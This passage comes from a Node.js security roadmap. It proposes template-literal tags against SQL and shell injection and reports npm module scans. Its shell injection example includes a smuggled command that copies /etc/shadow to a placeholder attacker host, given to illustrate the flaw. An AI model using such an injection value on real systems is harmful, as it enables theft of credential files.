connection.query`SELECT * FROM T WHERE x = ${x}, y = ${y}, z = ${z}`(callback)
```

uses a [tagged template literal](#) to allow inline expressions in SQL syntax.

A more advanced form of template literals are tagged template literals. Tags allow you to parse template literals with a function. The first argument of a tag function contains an array of string values. The remaining arguments are related to the expressions. In the end, your function can return your manipulated string (or it can return something completely different ...).

The code above is almost equivalent to

```
connection.query(
  ['SELECT * FROM T WHERE x = ', ' ', y = ', ', z = ', ''],
                                x         y         z
)(callback);
```

`connection.query` gets called with the parts of the static template string specified by the author, followed by the results of the expressions. The final `(callback)` dispatches the query.

We can tweak SQL APIs so that, when used as template literal tags, they escape the dynamic parts to preserve the intent of the author of the static parts, and then re-interleave them to produce the query.

The example ([code](#)) accompanying this chapter implements this idea by defining a `mysql.sql` function that parses the static parts to choose appropriate escapers for the dynamic parts. We have put together a [draft PR](#) to integrate this into the `mysql` module.

It also provides string wrappers, `Identifier` and `SqlFragment`, to make it easy to compose complex queries from simpler parts:

```
// Compose a query from two fragments.
// When the value inside ${...} is a SqlFragment, no extra escaping happens.
connection.query`
  SELECT ${outputColumnsAndJoins(a, b, c)}
  WHERE  ${rowFilter(x, y, z)}
`(callback)

// Returns a SqlFragment
function rowFilter(x, y, z) {
  if (complexCondition) {
    // mysql.sql returns a SqlFragment
    return mysql.sql`X = ${x}`;
  } else {
    return mysql.sql`Y = ${y} AND Z=${z}`;
  }
}

function outputColumnsAndJoins(a, b, c) {
  return mysql.sql`...`;
}
```

Our goal was to make the easiest way to express an idea a secure way.

As seen below, this template tag API is the shortest way to express this idea as shown below. It is also tolerant to small variations — the author may leave out quotes since the tag implementation knows whether a substitution is inside quotes.

Shorter & tolerant != easier, but we hope that being shorter, more robust, more secure, and easy to compose will make it a good migration target for teams that realize they have a problem with SQL injection. We also hope these factors will cause developers who have been through such a migration to continue to use it in subsequent projects where it may spread to other developers.

```
// Proposed: Secure, tolerant, composes well.
connection.query`SELECT * FROM T WHERE x=${x}`(callback)
connection.query`SELECT * FROM T WHERE x="${x}"`(callback)

// String concatenation. Insecure, composes well.
connection.query(`SELECT * FROM T WHERE x = ' ' + x + ' ', callback)
connection.query(`SELECT * FROM T WHERE x = "${x}"`, callback)

// String concatenation is not tolerant.
// Broken in a way that will be caught during casual testing.
connection.query(`SELECT * FROM T WHERE x = ' + x, callback)
connection.query(`SELECT * FROM T WHERE x = ${x}`, callback)

// Prepared Statements. Secure, composes badly, positional parameters.
connection.query(`SELECT * FROM T WHERE x = ?`, x, callback)
connection.query(`SELECT * FROM T WHERE x = "?"`, x, callback) // Subtly broken
```

Shell injection

Threats: [SHP](#)

The `shelljs` module allows access to the system shell. We focus on `shelljs`, but similar arguments apply to builtins like `child_process.spawn(cmd, { shell: ... })` ([docs](#)) and similar modules.

`shelljs` has some nice programmatic APIs for common shell commands that escape arguments.

It also provides `shell.exec` which allows full access to the shell including interpretation of shell meta characters.

Solving [shell injection](#) is a much harder problem than query injection since shell scripts tend to call other shell scripts, so properly escaping arguments to one script doesn't help if the script sloppily composes a sub-shell. The problem of tools that trust their inputs is not limited to shell scripts: see discussion of image decoders in [BOF](#).

The [shell grammar](#) has more layers of interpretation so is arguably more complex than any one SQL grammar.

We can do much better than string concatenation though. The code below is vulnerable.

```
shelljs.exec("executable '" + x + "'")
```

If an attacker causes

```
x = " ' ; scp /etc/shadow evil@evil.org/; echo ' " ;
```

then what gets passed to the shell is

```
executable ' ' ; scp /etc/shadow evil@evil.org/; echo ' '
```

Instead, consider:

```
shelljs.exec`executable ${x}`
shelljs.exec`executable '${x}'`
```

This use of tagged templates is roughly equivalent to

```
shelljs.exec(["executable ", ""], x)
shelljs.exec(["executable \'", "\'"], x)
```

This way, when control reaches `shelljs`, it knows which strings came from the developer: `["executable ", ""]`, and which are inline expressions: `x`. If `shelljs` properly escapes the latter, it prevents the breach above.

The accompanying example ([code](#)) includes a tag implementation for `sh` and `bash` that recognizes complex nesting semantics.

We can't, working within the confines of Node, prevent poorly written command line tools from breaking when exposed to untrusted inputs, but we can make sure that we preserve the developer's intent when they write code that invokes command line tools. For projects that have legitimate reasons for invoking sub-shells, consistently using template tags like this solves some problems and makes it more likely that effort spent hardening command line tools will yield fruit.

Structured Strings

Both of the previously discussed problems, query injection and shell injection, are facets of a common problem: it is hard to securely compose strings to send outside the process. In the first case, we send a query string to a database via a file descriptor bound to a network socket or an IPC endpoint. In the second, we send a string via a syscall wrapper, to spawn a child process.

Success Criteria

We can securely compose strings for external endpoints if:

- Developers routinely use tools to produce structured strings that preserve developers' intent even in the face of inputs crafted by a skilled attacker, and/or
- Where developers do not, the backends grant no authority based on the structure of the string, and the authority granted ambiently is so small as to not be abusable.

Nailing down the definition of *intent* is hard, but here's an example of how we can in one context. Consider

```
"SELECT * FROM T WHERE id=" + f(accountNumber)
```

A reasonable reader would conclude that the author intended:

- That the result specifies one statement, a select statement.
- That `f(accountNumber)` specifies only a simple value that can be compared to values in the *id* column.

Given that, we can say `function f(x)` preserves intent in that code if, for any value of `accountNumber`, it throws an exception or its output following `"SELECT * FROM T WHERE id= "` parses as a single number or string literal token.

A possible solution

Change the world so we can give simple answers to hard questions.

Extend existing APIs so that whenever a developer is composing a string to send outside the `node` process, they have a template literal tag based API that is more secure than string concatenation.

Then, we can give developers a simple piece of advice:

If you're composing a string that will end up outside node, use a template tag.

Template tags will have implementation bugs, but fixing one template tag is easier than fixing many expressions of the form `("foo " + bar + " baz")`.

A common style guide for tag implementers.

It would help developers if these template literal tags had some consistency across libraries. We've already briefly discussed ways to make template tags more discoverable and usable when talking about ways to treat [generated code](#) as first class.

We propose a style guide for tag authors. Others will probably have better ideas as to what it should contain, but to get a discussion started:

- Functions that compose or represent a string whose recipient is outside the node runtime should accept template tags. Examples include `mysql.format` which composes a string of SQL.
- These functions should return a typed string wrapper. For example, if the output is a string of SQL tokens, then return an instance of:

```
function SqlFragment(s) {
  if (!(this instanceof SqlFragment)) { return new SqlFragment(s); }
  this.content = String(s);
}
SqlFragment.prototype.toString = (() => this.content);
```

Don't re-escape `SqlFragment` s received as interpolation values where they make sense.

- See if you can reuse string wrappers from a library before rolling your own to encourage interoperability. If a library defines a type representing a fragment of HTML, use that as long as your operator can uphold the type's contract. For example if the type has a particular [security contract](#), make sure that you preserve that security contract. You may assume that wrapped strings come from a source that upheld the contract. Producing a value that doesn't uphold its contract when your inputs do is a bug, but assuming incorrectly that type contracts hold for your inputs is not. If you can double check inputs, great!
- The canonical way to test whether a function was (very probably) called as a template tag is

```
function (a, ...b) {
  if (Array.isArray(a) && Array.isArray(a.raw)
    && Object.isFrozen(a)
    && a.length === b.length + 1) {
    // Treat as template tag.
  }
  // Handle non template tag use.
}
```

- When a template tag takes options objects, it should be possible to curry those before invoking the function as a tag. The following passes some environment variables and a working directory before the command:

```
shelljs.exec({ env: ..., cwd: ... })`cat ...`
```

- When a template tag takes a `callback`, the template tag should return a function that will receive the callback. The following uses a template tag that returns a function that takes a callback:

```
myConnection.query`SELECT ...`(callback)
```

- Where possible, allow indenting multi-line template tags. Use the first line with non-whitespace characters as a cue when stripping whitespace from the rest of the lines.

Alternatives

Database abstractions like object-relational mappings are a great way to get developers out of the messy business of composing queries.

There are still niche use cases like ad-hoc reporting that require composing queries, and solving the problem for database queries does not solve it for strings sent elsewhere, e.g. shells.

Builder APIs provide a flexible way to compose structured content. For example,

```
new QueryBuilder()
  .select()
  .innerJoin(...).on(...)
  .columns(...)
  .where(...)
  .orderBy(...)
  .build()
```

The explicit method calls specify the structure of the resulting string, so controlling parameters doesn't grant control of sentence structure, and control of one parameter doesn't allow reinterpreting part of the query specified by an uncontrolled parameter.

In JavaScript we prefer tagged templates to builders. These APIs can be syntactically heavy and developers have to discover and learn them. We hope that adoption with template tags will be easier because:

- Tagged templates are syntactically lighter so easier to write.
- Someone unfamiliar with the API, but familiar with the query language, will have to do less work to leverage the one to understand the other making tagged templates easier to read and adapt for one's own work.
- Builder APIs have to treat nested sub-languages (e.g. URLs in HTML) as strings unless there is a builder API for the sub-language.

npm Experiments

Below are summaries of experiments to check how compatible common npm modules are with preprocessing, static checks, and other measures to manage cross-cutting security concerns.

Grepping for Problems

JS Conformance uses sophisticated type reasoning to find problems in JavaScript code (see [JS Conformance experiment](#)). It may not find problems in code that lacks type hints or that does not parse.

Grep can be used to reliably find some subset of problems that JS Conformance can identify.

If grep finds more of the kinds of problems that it can find than JS Conformance, then the code cannot be effectively vetted by code quality tools like JS Conformance.

Violation	Count of Modules	Total Count	Quartiles
Function constructor	32	200	0 / 0 / 1
URL property assignment	35	471	0 / 0 / 3
eval	24	87	0 / 0 / 0
innerHTML assignment	17	81	0 / 0 / 0

Dynamic loads

Dynamic loading can complicate code bundling.

33 of 108 = 30.56% call `require(...)` without a literal string argument.

JS Conformance

JS Conformance identifies uses of risky APIs.

Some modules did not parse. This may be due to typescript. JSCompiler doesn't deal well with mixed JavaScript and TypeScript inputs.

If a module is both in the top 100 and is a dependency of another module in the top 100, then it will be multiply counted.

Out of 69 modules that parsed

Violation	Count of Modules	Total Count	Quartiles
"arguments.callee" cannot be used in strict mode	2	3	0 / 0 / 0
Argument list too long	8	8	0 / 0 / 0
Illegal redeclared variable:	2	9	0 / 0 / 0
Parse error.	31	232	0 / 0 / 2
This style of octal literal is not supported in strict mode.	4	11	0 / 0 / 0
Violation: Assigning a value to a dangerous property via setAttribute is forbidden	1	4	0 / 0 / 0
Violation: Function, setTimeout, setInterval and requestAnimationFrame are not allowed with string argument. See ...	9	91	0 / 0 / 0
Violation: eval is not allowed	1	3	0 / 0 / 0
required "... " namespace not provided yet	7	30	0 / 0 / 0
type syntax is only supported in ES6 typed mode:	3	132	0 / 0 / 0

Lazy loads

Lazy loading can complicate code bundling if care is not taken.

71 of 108 = 65.74% contain a use of require inside a `{...}` block.

Prod bundle includes test code

Some of the top 100 modules are test code, e.g. mocha, chai. This measures which modules, when installed `--only=prod` include test patterns.

50 of 108 = 46.30% contain test code patterns

Uses Scripts

Unless steps are taken, installation scripts run code on a developer's workstation when they have write access to local repositories. If this number is small, having humans check installation scripts before running might be feasible.

4 of 979 = 0.41% use installation scripts

Methodology

The code is [available on Github](#).


```
$ npm --version
3.10.10
```

Top 100 Module list

I extracted `top100.txt` by browsing to the most depended-upon [package list](#) and running the below in the dev console until I had ≥ 100 entries.

```
var links = document.querySelectorAll('a.name')
var top100 = Object.create(null)
for (var i = 0; i < links.length; ++i) {
  var link = links[i];
  var packageName = link.getAttribute('href').replace(/^.*\/package\/\//, '')
  top100[packageName] = true;
}
var top100Names = Object.keys(top100)
top100Names.sort();
top100Names
```

We also require some tools so that we can run JSCompiler against node modules. From the root directory:

```
mkdir tools
curl https://dl.google.com/closure-compiler/compiler-latest.zip \
  > /tmp/closure-latest.zip
pushd tools
  jar xf /tmp/closure-latest.zip
popd
pushd jsconf
  mkdir externs
  pushd externs
    git clone https://github.com/dcodeIO/node.js-closure-compiler-externs.git
  popd
popd
```

Experiments

Each experiment corresponds to a directory with an executable `experiment.py` file which takes a `node_modules` directory and the top 100 module list and which outputs a snippet of markup.

Running

```
cat top100.txt | xargs npm install --ignore-scripts --only=prod
mkdir separate-modules
cd separate-modules
for pn in $(cat ../top100.txt); do
  mkdir -p "$pn"
  pushd "$pn"
  npm install -g --prefix="node_modules/$pn" --ignore-scripts --only=prod "$pn"
  popd
done
```

pulls down the list of node modules. As of this writing, there are 980 modules that are in the top100 list or are direct or indirect prod dependencies thereof.

To run the experiments and place the outputs under `/tmp/mds/`, run

```
mkdir -p /tmp/mds/  
export PYTHONPATH="$PWD:$PWD/../third_party:$PYTHONPATH"  
for f in *; do  
    if [ -f "$f"/experiment.py ]; then  
        "$f"/experiment.py node_modules separate-modules top100.txt \  
        > "/tmp/mds/$f.md"  
    fi  
done
```

Concatenating those markdown snippets produces the summary above.

```
(for f in $(echo /tmp/mds/*.md | sort); do  
    cat "$f";  
done) \  
> /tmp/mds/summary
```

- [Ali Ijaz Sheikh](#)
- [Franziska Hinkelmann](#)
- [Jen Tong](#)
- [John J. Barton](#)
- [Justin Beckwith](#)
- [Mark S. Miller](#)
- [Mike Samuel](#)
- [Myles Borins](#)

Special thanks for feedback and criticism:

- [Matteo Collina](#)
- [Rich Trott](#)



A Roadmap for Node.js Security by <https://github.com/google/node-sec-roadmap/>
is licensed under a [Creative Commons Attribution 4.0 International License](#).